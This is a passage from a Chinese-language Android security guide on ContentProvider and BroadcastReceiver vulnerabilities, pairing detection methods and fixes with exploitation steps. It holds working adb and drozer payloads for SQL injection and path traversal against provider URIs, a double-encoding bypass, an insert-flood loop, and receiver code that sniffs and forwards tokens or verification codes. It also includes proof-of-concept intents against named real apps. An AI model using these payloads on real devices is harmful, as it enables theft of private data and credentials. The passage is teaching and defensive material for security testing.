UriMatcher sMatcher = new UriMatcher(UriMatcher.NO_MATCH); // NO_MATCH 表示不匹配
sMatcher.addURI("com.wang.provider.myprovider", "tablename", 1);   // 匹配返回 1
sMatcher.addURI("com.wang.provider.myprovider", "tablename/#", 2); // 匹配返回 2
switch (sMatcher.match(uri)) {
    case 1: /* ... */ break;
    case 2: /* ... */ break;
    default: /* ... */ break;
}
```

通配符：* 匹配任意长度的任意字符；# 匹配任意长度的数字。例如
content://com.example.app.provider/*（任意表）、
content://com.example.app.provider/table/#（表中任意一行）。

ContentUris 用于操作 URI 末尾的 ID：

```
Uri resultUri = ContentUris.withAppendedId(uri, 10);  // 追加 ID
long personid = ContentUris.parseId(uri);             // 取出 ID
```

7.1.5 ContentProvider / ContentResolver 核心方法（补充）

Provider 需继承 ContentProvider 并复写：

方法	作用
onCreate()	Provider 创建后调用（**首次被访问时创建**）
insert(Uri, ContentValues)	添加数据
delete(Uri, selection, selectionArgs)	删除数据
update(Uri, ContentValues, selection, selectionArgs)	更新数据
query(Uri, projection, selection, selectionArgs, sortOrder)	查询数据
getType(Uri)	返回 MIME 类型

外部应用通过 ContentResolver 操作数据（方法签名与 Provider 一致，最终由 Provider 处理）。可同时监听数据变化：Provider 调用 getContentResolver().notifyChange(uri, null)，访问者用 ContentObserver 监听（registerContentObserver → onChange()）。

创建 Provider 的基本流程：① 继承 ContentProvider；② 定义访问 URI；③ 创建底层数据库（通常 SQLite，在 onCreate() 中创建/打开）；④ 实现增删改查；⑤ 用 <provider> 注册。

7.1.6 导出属性规则

- true 且无权限控制：任意应用可通过 URI 访问。
- false：仅同 UID 可访问。
- 默认值：minSdkVersion/targetSdkVersion ≤ 16 时为 true；≥ 17 时为 false。
- 权限控制：android:permission、android:readPermission、android:writePermission。

7.1.7 漏洞挖掘方法（补充）

先看组件的 exported，再看 permission/readPermission/writePermission 对应的 protectionLevel，最后看 SDK 版本。

（1）查找导出的 Provider

```
# 反编译查 AndroidManifest.xml 中显式 android:exported="true" 的 provider
dz> run app.provider.info -a ddns.android.vuls
```

（2）查找 URI

- 反编译查找 UriMatcher.addURI，据 authority + path 手动拼接（如 content://ddns.vuls.AccountProvider/account/1）。
- 或用 drozer：run app.provider.finduri <包名>。

（3）方法使用

```
# adb
adb shell content query --uri "content://..."
# drozer
dz> run app.provider.query "content://..."
```

```
// 编写代码读取
ContentResolver resolver = getContentResolver();
Uri uri = Uri.parse("content://com.snda.youni.providers.DataStructs/message_ex
");
Cursor cursor = resolver.query(uri, new String[]{"* from contacts--"}, null, n
ull, null);
```

7.1.8 漏洞种类与危害（补充）

7.2 组件导出漏洞

7.2.1 漏洞概述

导出的 Provider 会泄露其承载的数据，并可能被进一步利用（目录遍历、SQL 注入）。

7.2.2 检测方法

```
grep -rn "<provider" -A6 jadx_out/AndroidManifest.xml
dz> run app.provider.info -a com.example.app
# 尝试查询
adb shell content query --uri content://com.example.app.provider/users
```

7.2.3 修复与加固

- 对不参与跨应用的 Provider 添加 android:exported="false"。
- 导出的 Provider 设置权限，并将 protectionLevel 设为 signature 或 signatureOrSystem。
- 谨慎控制 SDK 版本号：minSdkVersion 不低于 9；编译 API < 17 时更应注意默认导出的问题。
- 公开的 Provider 确保不存储敏感数据。

针对"权限保护绕过"的防御（防串谋攻击 confused deputy）：

```
// 确保调用者拥有相应权限，否则抛异常
context.checkCallingPermission(permission);
context.enforceCallingPermission(permission, "message");
```

并校验"应用声明的权限保护级别是否与系统中已定义的 protectionLevel 一致"，不一致则抛异常。

```
# 常用 adb 操作
adb shell content query  --uri content://com.test.myprovider/job
```

```
adb shell content delete --uri content://settings/settings/pointer_speed
adb shell content insert --uri content://settings/secure --bind name:s:my_numb
er --bind value:i:24
```

7.2.4 检查要点

- Provider 是否导出？
- 读出/写入权限是否设置？
- protectionLevel 是否过低？

7.3 SQL 注入漏洞

7.3.1 漏洞概述

Provider 在 query() 等方法中若直接拼接 selection 等用户可控参数，会导致 SQL 注入。攻击者可执行任意 SQL，读取、修改、删除数据库数据。

7.3.2 原理分析

```
@Override
public Cursor query(Uri uri, String[] projection, String selection,
                    String[] selectionArgs, String sortOrder) {
    SQLiteDatabase db = dbHelper.getReadableDatabase();
    // 直接使用外部传入的 selection
    return db.query("users", projection, selection, selectionArgs, null, null,
 sortOrder);
}
// 攻击者构造 selection = "1=1) OR 1=1 --"
```

> 注意：SQLiteQueryBuilder 若使用 setProjectionMap 不当，或把 projection 直接拼接为列名、sortOrder 直接拼接，同样存在注入。rawQuery、execSQL 也需重点审计。

7.3.3 检测方法

```
grep -rn "rawQuery\|execSQL\|selection\|SQLiteQueryBuilder\|sortOrder" jadx_ou
t/
```

7.3.4 完整利用步骤

```
# 正常查询
adb shell content query --uri content://com.example.provider/users
# 获取所有表名
adb shell content query --uri content://com.example.provider/users \
    --where "1=1) UNION SELECT name FROM sqlite_master WHERE type='table' --"
# 获取表结构
adb shell content query --uri content://com.example.provider/users \
```

```
    --where "1=1) UNION SELECT sql FROM sqlite_master WHERE name='users' --"
# 获取管理员密码
adb shell content query --uri content://com.example.provider/users \
    --where "username='admin' OR 1=1 --"
```

也可编写应用直接调用 getContentResolver().query() 并传入恶意 selection。

7.3.5 修复与加固

```
SQLiteQueryBuilder queryBuilder = new SQLiteQueryBuilder();
queryBuilder.setTables("users");
// 参数化查询
Cursor cursor = queryBuilder.query(dbHelper.getReadableDatabase(),
    projection, selection, selectionArgs, null, null, sortOrder);

// 或使用 selectionArgs
String[] args = new String[]{username};
cursor = contentResolver.query(
    Uri.parse("content://com.example.provider/users"),
    null, "username=?", args, null);
```

- 使用参数化查询；对 projection、sortOrder 做白名单校验。
- 限制 Provider 导出权限。

7.3.6 检查要点

- 是否存在字符串拼接 SQL？
- 是否使用 selectionArgs？
- projection/sortOrder 是否可控？

7.3.7 真实案例（补充）

案例 1：安全管家客户端 SQL 注入

contentprovider URI 配置不当导致注入，**无需 root** 即可获取和修改数据库中数据。经 drozer 扫描暴露 URI 后，可读取数据库结构与白名单。

案例 2：sieve —— projection 参数注入

除 selection 外，**projection 参数同样可注入：**

```
# 先用单引号触发报错
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/P
asswords/ --projection "'"
# 注入读取 Key 表
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/P
```

```
asswords/ --projection " * from Key;--+"
# 列出所有表
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/P
asswords/ \
     --projection "* FROM SQLITE_MASTER WHERE type='table';--"
# 通过 drozer 列出表信息
dz> run scanner.provider.sqltables -a com.mwr.example.sieve
```

案例 3：CVE-2018-9493 —— Download Provider SQL 注入

Download Provider 中某些列（如 CookieData）本不允许外部访问，但 **projection 参数存在注入**，结合二分法可爆出受限列的内容，从而绕过限制。

修复：健壮的服务端校验；使用参数化查询（如 SQLiteStatement）；**避免 rawQuery()**；过滤用户输入；对 projection/sortOrder 做白名单校验。

7.4 文件目录遍历漏洞

7.4.1 漏洞概述

导出的 Provider 若在 openFile() 中未对 URI 路径做校验，攻击者可通过 ../ 遍历访问任意可读文件。

7.4.2 原理分析

```
@Override
public ParcelFileDescriptor openFile(Uri uri, String mode) {
    File f = new File(getContext().getFilesDir(), uri.getPath());
    return ParcelFileDescriptor.open(f, MODE_READ_ONLY); // 路径可控
}
```

7.4.3 检测方法

```
grep -rn "openFile\|openAssetFile\|getPath\|getLastPathSegment" jadx_out/
adb shell content read --uri "content://com.example.provider/../../../../etc/p
asswd"
```

7.4.4 完整利用步骤

```
# 尝试读取系统文件
adb shell content read --uri "content://com.example.provider/../../../data/dat
a/com.example.app/shared_prefs/auth.xml"
# 或编写应用 openFileDescriptor 读取
```

7.4.5 修复与加固

- 将不必要的 Provider 设为不导出，去除多余的 openFile()。
- 过滤限制跨域访问，对目标文件路径做有效判断。

- 使用 Uri.decode() 先解码，再过滤包含 ../ 的字符串。
- 通过权限控制内部数据共享。

7.4.6 检查要点

- Provider 是否实现 openFile？路径是否校验？
- 是否可遍历访问任意文件？

7.4.7 真实案例（补充）

案例 1：赶集网 Android 客户端任意文件读取

赶集网客户端定义了可访问本地文件的 com.ganji.android.jobs.html5.LocalFileContentProvider（默认 exported="true"），实现 openFile() 且未有效校验目标文件地址，可通过 ../ 遍历**访问内部存储 app_webview 目录下的数据**，进而读取任意私有文件。

```
InputStream in = getContentResolver().openInputStream(
    Uri.parse("content://com.ganji.html5.localfile.1/webview/../../shared_prefs/userinfo.xml"));
```

案例 2：sieve —— drozer 探测与下载

```
dz> run scanner.provider.traversal -a com.mwr.example.sieve          # 检测遍历
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts   # 读系统文件
dz> run app.provider.download content://com.mwr.example.sieve.FileBackupProvider/data/data/com.mwr.example.sieve/databases/database.db f:/home/database.db
```

7.4.8 进阶：getLastPathSegment() 的编码绕过与 Double Encoding（重点）

部分实现用 android.net.Uri.getLastPathSegment() 取文件名再拼接到预置目录：

```
private static String IMAGE_DIRECTORY = localFile.getAbsolutePath();
public ParcelFileDescriptor openFile(Uri paramUri, String paramString) throws FileNotFoundException {
    File file = new File(IMAGE_DIRECTORY, paramUri.getLastPathSegment()); // 取最后一段作为文件名
    return ParcelFileDescriptor.open(file, ParcelFileDescriptor.MODE_READ_ONLY);
}
```

成因：Android 4.3 起，getLastPathSegment() 内部调用 getPathSegments()——它先用 getEncoded() 取路径，再**以 / 为分隔符分段，然后对每段 decode()**。

```
public String getLastPathSegment() {
    List<String> segments = getPathSegments();
    int size = segments.size();
    if (size == 0) return null;
    return segments.get(size - 1);
}
```

若传入 URL 编码后的路径，编码后的分隔符 %2F 就**不会**被当作 / 分割，从而绕过内部规则：

..%2F..%2F..%2Fdata%2Fdata%2Fcom.example.android.app%2Fshared_prefs%2FExample.xml

防御及绕过：开发者可"解码后再取一次"（调用两次 getLastPathSegment()）：

```
File file = new File(IMAGE_DIRECTORY,
    Uri.parse(paramUri.getLastPathSegment()).getLastPathSegment());
// 第一次: ../../../data/data/.../Example.xml    第二次: Example.xml
```

但攻击者可用 Double Encoding（%252E%252E%252F...）绕过：

编码后： %252E%252E%252F%252E%252E%252F...data%252F...%252FExample.xml
第一次解码： %2E%2E%2F%2E%2E%2F...data%2F...%2FExample.xml
第二次解码： ../../../data/data/.../Example.xml ← 仍可遍历

> **结论**：仅"解码一次/两次"并不足够。必须**将解析后的路径规范化（canonical）后做严格白名单/前缀校验**，确保其落在预期目录内。

7.4.9 修复与加固（补充）

1. 将不必要的 Provider 设为不导出。
2. 去除没有必要的 openFile() 接口。
3. 过滤限制跨域访问，对目标文件路径进行有效判断（**规范化为 canonical path 后校验前缀**，而非简单字符串过滤/解码）。
4. 通过权限控制内部数据共享。

7.5 URI 临时权限与 grantUriPermissions

7.5.1 漏洞概述

android:grantUriPermissions="true" 允许向其他应用授予临时 URI 权限。若授权范围过大或未限制接收方，任意应用可读取/写入受限数据；
FLAG_GRANT_READ_URI_PERMISSION 授予的临时权限若未及时回收，也可能被滥用。

7.5.2 检测方法

```
grep -rn "grantUriPermissions\|FLAG_GRANT\|grantUriPermission" jadx_out/
```

7.5.3 修复与加固

- 使用 FileProvider 并通过 <grant-uri-permission> 限定可共享路径。
- 按需授予最小权限，并及时 revokeUriPermission。
- 使用 checkCallingUriPermission 校验调用者。

7.5.4 检查要点

- 是否开启了 grantUriPermissions？范围是否过大？
- 临时权限是否及时回收？

7.6 无限数据注入 DoS 与 drozer Provider 扫描（补充）

7.6.1 无限数据注入（IInsert）DoS

若 Provider 导出了 insert 接口且未做限制，攻击者可**批量/无限写入数据**，撑爆数据库或造成应用卡顿/崩溃（存储耗尽型 DoS）。

检测：

```
# 循环插入大量记录，观察应用/存储状态
adb shell content insert --uri content://com.example.provider/users --bind nam
e:s:aaaaaaaa
# 或编写脚本循环
for i in $(seq 1 100000); do adb shell content insert --uri content://com.exam
ple.provider/users --bind name:s:x$i; done
```

加固：对导出 Provider 的写接口做权限限制、数量/大小上限、频率限制。

7.6.2 drozer Provider 扫描命令

```
dz> run app.provider.info -a com.example.app          # 枚举 Provider 与权限
dz> run scanner.provider.finduris -a com.example.app  # 查找可访问 URI
dz> run scanner.provider.injection -a com.example.app # SQL 注入检测
dz> run scanner.provider.traversal -a com.example.app # 目录遍历检测
```

结果中出现 Accessible content URIs / Vulnerable Providers 即说明存在注入或遍历风险。

第 8 章 Broadcast Receiver 组件漏洞

8.1 Broadcast Receiver 基础

> ⚠️ **API 已废弃**：LocalBroadcastManager 自 Android 10（API 30 的 Jetpack 版本）起废弃，官方推荐改用 Flow/LiveData 等可观察模式或 registerReceiver 配合 RECEIVER_NOT_EXPORTED。本文保留该方案作为历史修复参考，新项目不以此为目标。

8.1.1 广播机制与原理（补充）

- 每个应用都可注册自己感兴趣的广播，只接收关心的内容（广播可来自系统，也可来自其他程序）。
- Android 广播机制采用设计模式中的**观察者模式**（基于消息的发布/订阅事件模型），发送者与接收者高度**解耦**。模型中三个基本角色：**消息订阅者**（广播接收者）、**消息发布者**（广播发送者）、**消息中心**（**AMS**，Activity Manager Service）。
- 使用流程：
    1. 自定义 BroadcastReceiver 并重写 onReceive()，在 AMS 注册；
    2. 发送者定义并向 AMS 发送广播；
    3. AMS 查找符合条件（IntentFilter/Permission 等）的接收者；
    4. AMS 将广播放入匹配接收者的消息循环队列；
    5. 接收者通过消息循环取出并回调 onReceive()。

> 注意：广播接收器默认运行在 **UI 线程**，因此 onReceive() **不能做耗时操作**，否则会导致 ANR。

8.1.2 导出规则

- true/false 决定是否接收外部广播。
- 默认值：无 intent-filter → false；有 intent-filter → true。
- 权限控制：android:permission 限制谁能发广播给该 Receiver；发送端也可在 sendBroadcast(intent, perm) 指定接收方权限。

8.1.3 注册方式：静态注册 vs 动态注册（补充）

静态注册：在 AndroidManifest.xml 中通过 <receiver> 声明，App 首次启动时系统自动实例化并注册。

```
<receiver
    android:enabled=["true" | "false"]   <!-- 能否接收其他 App 的广播；默认由有无 intent-filter 决定 -->
    android:exported=["true" | "false"]  <!-- 有 intent-filter 默认 true，否则 false -->
    android:icon="drawable resource"
    android:label="string resource"
    android:name=".mBroadcastReceiver"   <!-- 继承 BroadcastReceiver 的子类名 -->
    android:permission="string"          <!-- 只有具备该权限的发送者发来的广播才会被接收 -->
    android:process="string">            <!-- 运行进程，默认 App 进程，可指定独立进程 -->
    <intent-filter>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
    </intent-filter>
</receiver>
```

动态注册：在代码中注册，灵活但需及时注销。

```
// 1) 实例化接收者    2) 实例化 IntentFilter 并设置要过滤的广播
// 3) registerReceiver(receiver, filter)    4) 在 onDestroy/onPause 中 unregisterReceiver(receiver)
```

最佳实践：动态广播在 onResume() 注册、onPause() 注销。原因：

- 有注册就必须有注销，否则**内存泄露**；
- 生命周期 onCreate & onDestroy、onStart & onStop、onResume & onPause 成对出现；系统因内存不足回收 Activity 时，可能在执行完 onPause() 后就被销毁，onStop()/onDestroy() 不一定执行；
- onPause() 在 App 死亡前**一定会被执行**，可保证广播一定被注销。

8.1.4 广播类型（补充）

按执行方式分：

- **标准广播**：完全异步，广播发出后所有接收者**同一时刻**接收，效率高、**无法被截断**。

- **有序广播**：同步执行，同一时刻只有一个接收者收到，处理完后才继续传递。

按类别分 5 类：普通广播、系统广播、有序广播、粘性广播、App 应用内广播（Local Broadcast）。

- **普通广播**：开发者自定义 Intent（最常用）。

```
Intent intent = new Intent();
intent.setAction("BROADCAST_ACTION"); // 与接收者 intentFilter 的 action 匹配
sendBroadcast(intent);
```

- **系统广播**：系统在特定操作时自动发出，无需手动发送，注册对应 action 即可接收。常见 action：

系统操作	action
网络变化	android.net.conn.CONNECTIVITY_CHANGE
飞行模式开关	Intent.ACTION_AIRPLANE_MODE_CHANGED
充电/电量变化	Intent.ACTION_BATTERY_CHANGED
电量低 / 电量充足	Intent.ACTION_BATTERY_LOW / ACTION_BATTERY_OKAY
系统启动完成（仅一次）	Intent.ACTION_BOOT_COMPLETED
拍照按键	Intent.ACTION_CAMERA_BUTTON
配置改变（语言/方向）	Intent.ACTION_CONFIGURATION_CHANGED
插入耳机	Intent.ACTION_HEADSET_PLUG
安装 / 卸载 APK	Intent.ACTION_PACKAGE_ADDED / ACTION_PACKAGE_REMOVED
屏幕开 / 关	Intent.ACTION_SCREEN_ON / ACTION_SCREEN_OFF
关机	Intent.ACTION_SHUTDOWN

- **有序广播**：按顺序接收。排序规则：① 按 android:priority 从大到小；② priority 相同者**动态注册优先**。特点：可**截断**（abortBroadcast()）、可**修改**后续接收者收到的广播。

```
sendOrderedBroadcast(intent, null); // 参数 2：与权限相关的字符串，一般为 null
```

- **App 应用内广播（Local Broadcast）**：因全局广播可跨 App 通信（有 intent-filter 时 exported 默认为 true），会带来"其他应用匹配 intent-filter 发广播"与"其他应用注册同名 intent-filter 窃听广播"的问题。解决方式：

- **方法 1**：设 exported="false"；发送/接收时增设 permission 校验；发送时用 intent.setPackage(packageName) 指定包名。
- **方法 2**：使用 LocalBroadcastManager（注意：其广播**只能动态注册、不能静态注册**）。

8.1.5 onReceive() 中 context 返回值的差异（补充）

场景	onReceive(context, intent) 中 context 的实际类型
静态注册（全局 + 应用内）	ReceiverRestrictedContext
全局广播（动态注册）	Activity Context
应用内广播（动态注册，LocalBroadcastManager）	Application Context
应用内广播（动态注册，非 LocalBroadcastManager）	Activity Context

8.1.6 漏洞种类与危害（补充）

Receiver 涉及**发送者**与**接收者**：发送端处理不当，恶意应用可**嗅探/拦截**广播导致敏感数据泄露；接收端处理不当，可导致**拒绝服务、消息伪造、越权操作**等。

8.2 组件导出漏洞

8.2.1 漏洞概述

导出的 Receiver 可被任意第三方调用，导致敏感信息泄露、权限绕过、拒绝服务。

8.2.2 检测方法

```
grep -rn "<receiver" -A6 jadx_out/AndroidManifest.xml
dz> run app.broadcast.info -a com.example.app
adb shell am broadcast -a com.example.app.INTERNAL_ACTION
```

8.2.3 修复与加固

- 不必要的 Receiver 设为 exported="false"。
- 必须接收外部消息的，设置权限（signature 级）。

8.3 敏感信息泄露

8.3.1 漏洞概述

发送的 Intent 未指定接收者（只靠 action 匹配），恶意应用可注册相同 action 的 Receiver 嗅探拦截广播，若广播含敏感数据即被窃取。

8.3.2 检测方法

- **静态注册**：查看 Manifest 中 receiver 是否导出、是否有 intent-filter；搜索 action，再查 putExtra。
- **动态注册**：反汇编查找 IntentFilter、registerReceiver 定位 action，再搜索 putExtra。

```
grep -rn "sendBroadcast\|registerReceiver\|IntentFilter\|putExtra" jadx_out/
```

8.3.3 完整利用步骤（验证用）

```
// 恶意应用注册监听
IntentFilter filter = new IntentFilter("com.app.LOGIN_SUCCESS");
registerReceiver(new BroadcastReceiver() {
    @Override
    public void onReceive(Context ctx, Intent intent) {
        String token = intent.getStringExtra("token"); // 窃取 token
        sendToAttacker(token);
    }
}, filter);
```

仅在 Android 13 及以下需显式 RECEIVER_EXPORTED；Android 14+ 需声明导出状态。

8.3.4 修复与加固

```
// 发送时指定接收权限
sendBroadcast(intent, "com.app.permission.RECEIVE_INTERNAL");
// 动态注册指定权限
registerReceiver(receiver, filter, "com.app.permission.SEND_INTERNAL", null);
// 或使用 LocalBroadcastManager
LocalBroadcastManager.getInstance(this).sendBroadcast(intent);
```

8.3.5 检查要点

- 是否发送未指定接收者的敏感广播？
- 动态注册是否带权限？
- 是否使用了 LocalBroadcastManager？

8.3.6 真实案例（补充）

案例 1：Airdroid 通过隐式广播泄露密码

目标程序通过 action 匹配发送携带敏感数据的广播：

```
private void d() {
    Intent v1 = new Intent();
    v1.setAction("com.sample.action.server_running");
    v1.putExtra("local_ip", v0.h);
    v1.putExtra("port", v0.i);
    v1.putExtra("code", v0.g);
    v1.putExtra("connected", v0.s);       // 密码
    v1.putExtra("pwd_predefined", v0.r);
    if (!TextUtils.isEmpty(v0.t)) v1.putExtra("connected_usr", v0.t);
    sendBroadcast(v1);
}
```

攻击者注册同 action 的接收者即可窃取：

```
public void onReceive(Context context, Intent intent) {
    if (intent.getAction().equals("com.sample.action.server_running")) {
        String pwd = intent.getStringExtra("connected");   // 窃取密码
        // ... 回传
    }
}
```

修复：改用应用内广播。

```
Intent intent = new Intent("my-sensitive-event");
intent.putExtra("event", "this is a test event");
LocalBroadcastManager.getInstance(this).sendBroadcast(intent);
```

案例 2：CVE-2018-9581 —— 通过 RSSI 广播暴露敏感数据

Android 会**定期在系统范围内广播 Wi-Fi 信号强度（RSSI）**（Android 9 前为 android.net.wifi.STATE_CHANGE，其他设备为 android.net.wifi.RSSI_CHANGED）。问题在于：

- RSSI 通过**广播**获取，**绕过了正常的 ACCESS_WIFI_STATE 权限检查**；
- 通过广播（或 WifiManager）获得的 RSSI 值可用于**室内定位，无需申请位置权限**（ACCESS_FINE_LOCATION）。

```
IntentFilter filter = new IntentFilter();
filter.addAction(android.net.wifi.STATE_CHANGE);
filter.addAction(android.net.wifi.RSSI_CHANGED);
registerReceiver(receiver, filter); // 无需任何权限即可拿到 RSSI
```

验证手法：安装 Broadcast Monitor → 开飞行模式 → 进入房间 → 关闭飞行模式（触发 RSSI 广播）→ 从 RSSI_CHANGED/STATE_CHANGE 读取 RSSI → 重复以推断位置。

> **启示：**广播是"绕过权限检查"的常见旁路——本应由受权限保护的 API 提供的数据，若被系统/应用以广播形式明文发出，任何应用无需权限即可监听。

8.4 权限绕过漏洞

8.4.1 漏洞概述

攻击者可动态注册监听拦截敏感广播、利用 priority 劫持有序广播、利用发送端未声明权限触发逻辑、滥用系统广播触发内部流程。

8.4.2 原理分析

```
// 发送未声明权限
sendBroadcast(new Intent("com.app.SENSITIVE_ACTION").putExtra("data", sensitive));
// 动态注册缺权限
registerReceiver(receiver, new IntentFilter("com.app.INTERNAL_ACTION"));
// 接收未校验来源
public void onReceive(Context c, Intent i) { executeAction(i.getStringExtra("action")); }
```

8.4.3 检测方法

```
adb shell am broadcast -a com.vulnerable.DYNAMIC_ACTION
adb shell am broadcast -a com.vulnerable.STATIC_ACTION
```

```
// Hook 动态注册，发现缺少权限参数
Java.perform(function () {
    var Context = Java.use("android.content.Context");
    Context.registerReceiver.overload(
        "android.content.BroadcastReceiver", "android.content.IntentFilter"
    ).implementation = function (receiver, filter) {
        console.log("[Broadcast] 无权限注册: " + receiver.getClass().getName());
        var it = filter.actionsIterator();
        while (it.hasNext()) console.log("  Action: " + it.next());
        return this.registerReceiver(receiver, filter);
    };
});
```

8.4.4 修复与加固

```
sendBroadcast(intent, "com.app.permission.RECEIVE_INTERNAL");
registerReceiver(receiver, filter, "com.app.permission.SEND_INTERNAL", null);

@Override
public void onReceive(Context context, Intent intent) {
    if (!"com.trusted.app".equals(getSenderPackage(intent))) return;
    if (!verifySenderSignature(context, intent)) return;
    if (checkCallingPermission("com.app.permission.SEND_INTERNAL")
        != PackageManager.PERMISSION_GRANTED) return;
    processIntent(intent);
}
```

```
<permission android:name="com.app.permission.SEND_INTERNAL"
    android:protectionLevel="signature" />
<permission android:name="com.app.permission.RECEIVE_INTERNAL"
    android:protectionLevel="signature" />
```

8.4.5 检查要点

- 接收端是否校验发送者包名/签名/权限？
- 是否使用 signature 级权限？

8.4.6 真实案例（补充）

案例 1：小米 MIUI 手电筒 —— 广播未校验来源导致资源消耗

MIUI 内置手电筒 Stk.apk 的 TorchService **未对广播来源进行验证**，任何程序都可发送广播打开/关闭手电筒，进而**快速消耗电量**。

```
Intent intent = new Intent();
intent.setAction("net.cactii.flash2.TOGGLE_FLASHLIGHT");
sendBroadcast(intent);
```

修复：① 组件 exported="false"；② 声明 signature 级私有权限并要求该 Service 具备；③ 在 Service 中校验 Intent 来源是否为自身。

案例 2：酷派 s6 —— 拨打电话权限绕过

第三方 App **无需拨打电话权限**，通过组件 + action 即可拨号：

```
Intent intent = new Intent();
intent.setComponent(new ComponentName("com.android.phone",
    "com.android.phone.PhoneGlobals$NotificationBroadcastReceiver"));
intent.setAction("com.android.phone.ACTION_CALL_BACK_FROM_NOTIFICATION");
intent.setData(Uri.parse("tel:10000"));
```

```
intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
sendBroadcast(intent);
```

修复：① 使用本地广播；② 对广播 action 进行判别与来源校验。

案例 3：酷派 s6 —— 程序锁绕过

程序加锁/解锁依赖广播控制，且这两条广播**未做权限限制**，任意应用可发送实现**恶意解锁/锁定**。

```
# 用 adb 直接发送广播解锁
adb shell am broadcast -a android.intent.action.PACKAGE_FULLY_REMOVED -d packa
ge:com.wumii.android.mimi
```

修复：推荐 LocalBroadcastManager（敏感数据不外泄、其他应用无法发恶意广播、效率更高）。

8.5 消息伪造漏洞

8.5.1 漏洞概述

暴露的 Receiver 接收 Intent，恶意消息被处理后可能产生安全隐患。

8.5.2 修复与加固

- 使用 LocalBroadcastManager。
- Receiver 导出时设置 protectionLevel="signature"。
- 对 Intent 参数做严格校验。

8.5.3 真实案例：百度云盘（钓鱼 / 信息泄露 / 代码执行三合一）

百度云盘存在一个**未对消息做安全验证**的广播接收器
com.baidu.android.pushservice.action.MESSAGE。攻击者发送构造的恶意广播，即可在用户通知栏推送任意消息；点击消息后可借 WebView 组件盗取本地隐私文件并执行任意代码。

```
Intent i = new Intent();
i.setAction("com.baidu.android.pushservice.action.MESSAGE");
Bundle b = new Bundle();
// 构造 custom_content：title/description/url 等
JSONObject jsobject = new JSONObject();
jsobject.put("title", "百度云盘【漏洞你中奖了！】");
jsobject.put("url", "http://drops.wooyun.org/webview.html"); // 钓鱼页
// ... custom_content 组装 ...
b.putByteArray("message", jsobject.toString().getBytes("UTF-8"));
```

```
i.putExtras(b);
sendBroadcast(i);
```

修复：对需要导出的 Receiver 设置**签名级权限**。

```
<permission android:name="com.app.permission.RECEIVE_BROADCAST"
    android:protectionLevel="signature" />

<receiver android:name="xxx"
    android:permission="com.app.permission.RECEIVE_BROADCAST">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
```

8.6 动态广播安全 ⏳ 行为已变更（Android 14 强制声明导出标志）

8.6.1 漏洞概述

动态注册的 Receiver 在 Android 13 及以下默认导出，Android 14+ 必须显式声明导出状态。若默认导出且未校验来源，任意应用可发送广播触发内部逻辑。

8.6.2 检测方法

```
// Android 13 及以下：默认导出
IntentFilter filter = new IntentFilter("com.app.INTERNAL_ACTION");
registerReceiver(internalReceiver, filter); // 默认导出！

adb shell am broadcast -a com.app.INTERNAL_ACTION
```

8.6.3 修复与加固

```
// Android 14+ 必须显式声明
registerReceiver(receiver, filter, Context.RECEIVER_NOT_EXPORTED);
registerReceiver(receiver, filter, Context.RECEIVER_EXPORTED);
registerReceiver(receiver, filter, "com.app.PERMISSION", null,
    Context.RECEIVER_NOT_EXPORTED);
```

> ⚠️ **Android 14 变更**：不声明导出状态会抛 SecurityException。

8.6.4 检查要点

- 动态注册是否声明导出状态？
- 是否校验发送者？

8.7 有序广播拦截漏洞

8.7.1 漏洞概述

有序广播按优先级依次传递，高优先级 Receiver 可拦截（abortBroadcast()）、篡改数据、窃取信息。

8.7.2 原理分析

```
IntentFilter filter = new IntentFilter("com.app.ORDERED_ACTION");
filter.setPriority(1000); // 最高优先级
registerReceiver(new BroadcastReceiver() {
    public void onReceive(Context c, Intent i) {
        String data = i.getStringExtra("sensitive_data");  // 窃取
        exfiltrateData(data);
        i.putExtra("result", "tampered");                  // 篡改
        // abortBroadcast();                                // 拦截
    }
}, filter);
```

8.7.3 完整利用步骤（验证用）

拦截验证码广播
目标应用：sendOrderedBroadcast(new Intent("com.app.VERIFY_CODE").putExtra("code", "123456"), null);
恶意应用注册 priority=999 的 Receiver，窃取验证码后 abortBroadcast()
结果：验证码被窃取，目标应用收不到

```
adb shell am broadcast -a com.app.ORDERED_ACTION --ei android.intent.extra.PRIORITY 1000
```

```
Java.perform(function () {
    var BR = Java.use("android.content.BroadcastReceiver");
    BR.abortBroadcast.implementation = function () {
        console.log("[Broadcast] abortBroadcast by: " + this.getClass().getName());
        this.abortBroadcast();
    };
});
```

8.7.4 修复与加固

- 使用 LocalBroadcastManager。
- 发送时指定权限。
- 使用显式 Intent 指定接收组件。

- 不在有序广播中传递敏感信息；必须传递时先加密。

8.7.5 检查要点

- 是否使用有序广播传递敏感信息？
- Receiver 优先级是否可被劫持？

8.8 静态注册隐式广播限制（Android 8.0+）

Android 8.0（API 26）起大多数隐式广播无法在 Manifest 中静态注册。仍可静态注册的例外包括：ACTION_BOOT_COMPLETED、ACTION_LOCALE_CHANGED、ACTION_TIMEZONE_CHANGED、ACTION_NEW_OUTGOING_CALL、ACTION_PACKAGE_ADDED、ACTION_PACKAGE_REMOVED、ACTION_USER_PRESENT 等。

检测方法：在 Manifest 中查找所有 <receiver>，过滤非系统广播的 action；若为静态注册的非系统广播，Android 8.0+ 会被忽略；若同时存在动态注册，则动态注册仍可接收（此时需重点检查动态注册的导出与权限）。

8.9 广播安全检测总结表

检测项	静态注册	动态注册
导出控制	android:exported	RECEIVER_EXPORTED/RECEIVER_NOT_EXPORTED（API 34+）
权限控制	android:permission	broadcastPermission 参数
优先级	android:priority	filter.setPriority()
签名保护	protectionLevel="signature"	代码校验发送者签名
数据验证	校验 Intent extras	校验 Intent extras
本地广播	不适用	LocalBroadcastManager

```
// 批量检测脚本
Java.perform(function () {
    var Context = Java.use("android.content.Context");
    Context.registerReceiver.overload(
        "android.content.BroadcastReceiver", "android.content.IntentFilter"
    ).implementation = function (receiver, filter) {
        console.log("[DYNAMIC-BROADCAST] 未指定权限！Receiver: " + receiver.ge
tClass().getName());
```

```
        var a = filter.actionsIterator();
        while (a.hasNext()) console.log("  Action: " + a.next());
        return this.registerReceiver(receiver, filter);
    };
    var CW = Java.use("android.content.ContextWrapper");
